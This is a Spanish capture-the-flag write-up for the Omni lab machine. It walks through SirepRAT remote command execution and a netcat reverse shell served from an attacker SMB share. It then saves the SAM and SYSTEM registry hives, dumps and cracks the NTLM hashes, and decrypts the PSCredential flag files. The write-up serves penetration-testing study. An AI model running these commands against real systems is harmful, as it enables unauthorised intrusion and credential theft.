
Omni - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE  REASON          VERSION
135/tcp   open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
5985/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS httpd
8080/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS httpd
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
29817/tcp open  unknown  syn-ack ttl 127
29819/tcp open  arcserve syn-ack ttl 127 ARCserve Discovery
29820/tcp open  unknown  syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bi
/submit.cgi?new-service :
SF-Port29820-TCP:V=7.94SVN%I=7%D=10/22%Time=6717A940%P=x86_64-pc-linux-gnu
SF:%r(NULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLines,
SF:10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5\xfb
SF:`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x04G\xa9m\x
SF:1c\xc9}\xc8O\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Para acceder al puerto 8080 nos pide una contraseña:



Como no la sabemos vamos a ejecutar un curl par saber de que se trata:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/SirepRAT]
└─$ curl -s -X GET http://10.10.10.204:8080 -I
HTTP/1.1 401 Unauthorized
Set-Cookie: CSRF-Token=twoEa4/epc2JgVJaFJ/dhvEa2tV96ex+
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Basic realm="Windows Device Portal"
Date: Tue, 22 Oct 2024 21:51:23 GMT
Content-Length: 0
```

Podemos ver que hay un servicio llamado "Windows Device Portal". Encontramos una vulnerabilidad en github:

https://github.com/SafeBreach-Labs/SirepRAT

En principio podemos ejecutar comandos en la maquina victima. Vamos a ver el contenido del archivo "C:\Windows\System32\drivers\etc\hosts":

```
└─$ python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v
_______

_______
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
```

Podemos subir archivos y leerlos:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/SirepRAT]
└─$ python SirepRAT.py 10.10.10.204 PutFileOnDevice --remote_path "C:\Windows\System32\uploaded.txt" --data "Hello IoT world"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<HResultResult | type: 1, payload length: 4, HResult: 0x0>

┌──(entorno)─(kali㉿kali)-[~/Downloads/SirepRAT]
└─$ python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\uploaded.txt" --v
_______

_______
_______
Hello IoT world
_______
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<FileResult | type: 31, payload length: 2672, payload peek: 'b'H\x00e\x00l\x00l\x00o\x00 \x00I\x00o\x00T\x00 \x00w\x00o\x00r\x00l\x00d\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00''>
```

Podemos ejecutar comandos como el usuario actual (quitamos el "--as_loged_on_user" porque sino recibimos la conexion como "Default account":

Run Arbitrary Program

```
python SirepRAT.py 192.168.3.17 LaunchCommandWithOutput --return_output --cmd "C:\Windows\Syste
```

With arguments, impersonated as the currently logged on user:

```
python SirepRAT.py 192.168.3.17 LaunchCommandWithOutput --return_output --as_logged_on_user --c
```

Nos enviamos un ping para probar:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/SirepRAT]
└─$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c pin
g 10.10.14.3"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 96, payload peek: 'b'\r\nPinging 10.10.14.3 with 32 bytes of data:\r\nReply''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.3: bytes=32 time=706ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.3: bytes=32 time=169ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 247, payload peek: 'b'Reply from 10.10.14.3: bytes=32 time=164ms TTL=63\r''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

Nos llega:

```
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:06:45.324127 IP 10.10.10.204 > 10.10.14.3: ICMP echo request, id 1, seq 968, length 40
10:06:45.324152 IP 10.10.14.3 > 10.10.10.204: ICMP echo reply, id 1, seq 968, length 40
10:06:46.324947 IP 10.10.10.204 > 10.10.14.3: ICMP echo request, id 1, seq 970, length 40
10:06:46.324964 IP 10.10.14.3 > 10.10.10.204: ICMP echo reply, id 1, seq 970, length 40
10:06:47.392884 IP 10.10.10.204 > 10.10.14.3: ICMP echo request, id 1, seq 971, length 40
10:06:47.392908 IP 10.10.14.3 > 10.10.10.204: ICMP echo reply, id 1, seq 971, length 40
10:06:48.496106 IP 10.10.10.204 > 10.10.14.3: ICMP echo request, id 1, seq 972, length 40
10:06:48.496129 IP 10.10.14.3 > 10.10.10.204: ICMP echo reply, id 1, seq 972, length 40
```

Vamos a enviarnos una consexion con netcat. Para ello vamos a descargarnos el binario de netcat, lo compartirmos con "impacket-smbserver":

```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Nos ponemos a la escucha con netcat:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Ejecutamos el netcat que estamos compartiendo desde nuestra maquina local:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/SirepRAT]
└─$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c \\\
10.10.14.3\\share\\nc64.exe 10.10.14.3 1234 -e cmd"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

Conseguimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
whoami
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.204] 49677
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.
```

ESCALADA DE PRIVILEGIOS

No nos deja ejecutar el comando whoami:

```
PS C:\data\users\app> whoami
whoami
whoami : The term 'whoami' is not recognized as the name of a cmdlet,
function, script file, or operable program. Check the spelling of the name, or
if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ whoami
+ ~~~~~~
    + CategoryInfo          : ObjectNotFound: (whoami:String) [], CommandNotFo
   undException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Vemos que la flag de user.txt y root.txt son legibles pero la credencial es de System.Management.Automation.PsCredential. Esto quiere decir que puede ser la credencial para acceder al portal de windows device anterior:

```
PS C:\data\users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa2885364000000002000000000010660000000100002000000
ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde39
ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b74
84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d0
a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
```

```
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9
4f4016524600b3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e800000
76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2a
8c71052fc82db4c4be29ca8f78f0233464400000008537cfaacb6f689ea353aa5b44592cd4963acb
bbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
```

Vamos a conseguir las credenciales de otra forma. Vamos a probar a hacernos una copia del registro de windows donde se almacenan las claves de los usuarios. Como estan en uso, tenemos que guardar una copia y descargarnosla:

```
PS C:\> mkdir temp
mkdir temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/22/2024   4:24 PM                temp


PS C:\> reg save HKLM\system C:\temp\system.backup
reg save HKLM\system C:\temp\system.backup
The operation completed successfully.
PS C:\> reg save HKLM\sam C:\temp\sam.backup
reg save HKLM\sam C:\temp\sam.backup
The operation completed successfully.
```

Para pasar los archivos podemos crear un recurso compartido otra vez en la maquina local:

```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Y hacer un net use desde la maquina victima:

```
C:\temp>net use x: \\10.10.14.3\share
net use x: \\10.10.14.3\share
The command completed successfully.
```

Ahora haciendo un dir de "x:" podemos ver los archivos que se estan compartiendo desde la maquina:

```
C:\temp>dir x:\
dir x:\
 Volume in drive X has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of x:\

09/16/2011  09:45 PM             6,885 readme.txt
11/06/1996  09:40 PM            22,784 getopt.c
10/22/2024  07:08 AM           111,892 netcat-win32-1.12.zip
09/16/2011  09:44 PM            69,850 netcat.c
11/03/1994  06:07 PM             4,765 getopt.h
09/16/2011  09:46 PM               300 Makefile
09/16/2011  09:52 PM            38,616 nc.exe
10/09/2024  10:21 AM             1,024 .buff.py.swp
12/27/2004  04:37 PM            18,009 license.txt
09/16/2011  09:52 PM            45,272 nc64.exe
10/22/2024  06:49 AM    <DIR>          SirepRAT
07/09/1996  02:01 PM             7,283 generic.h
10/22/2024  06:44 AM             1,741 scan.txt
12/28/2004  10:23 AM            12,166 doexec.c
02/06/1998  02:50 PM            61,780 hobbit.txt
              14 File(s)        406,463 bytes
               1 Dir(s)               0 bytes free
```

Pasamos los archivos a la unidad "x:"

```
C:\temp>copy sam.backup x:\sam.backup
copy sam.backup x:\sam.backup
        1 file(s) copied.

C:\temp>copy system.backup x:\system.backup
copy system.backup x:\system.backup
        1 file(s) copied.
```


Y ejecutamos "impacket-secretsdump" en local:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -sam sam.backup -system system.backup LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up...
```


Como no podemos hacer un "Pass the hash" porque no tiene el puerto 445 abierto vamos a descifrar los hashes con john:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 256/256 AVX2])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
mesh5143         (app)
2g 0:00:00:01 DONE (2024-10-22 11:48) 1.428g/s 10245Kp/s 10245Kc/s 44989KC/s  _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


Conseguimos la contraseña del usuario "app", que seguramente sera el usuario para acceder al panel de windows device:



Hay una seccion donde podemos ejecutar comandos:



Somos el usuario "app", vamos a enviarnos una conexion con netcat:



Y recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.204] 49679
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.
```

Estamos como el usuario app:

```
C:\Data\Users\app>echo %USERNAME%
echo %USERNAME%
app
```

Como la flag user.txt esta en formato XML:

```
C:\Data\Users\app>type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredentia
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c0
ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69e
ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a
84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e
a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
C:\Data\Users\app>poweshell.exe
```

Podemos ejecutar el siguiente comando con powershell para verla en formato legible:

```
(Import-CliXml -Path C:\Data\Users\app\user.txt).GetNetworkCredential().Password
```

```
PS C:\Data\Users\app> (Import-CliXml -Path C:\Data\Users\app\user.txt).GetNetworkCredential().Password
(Import-CliXml -Path C:\Data\Users\app\user.txt).GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
```

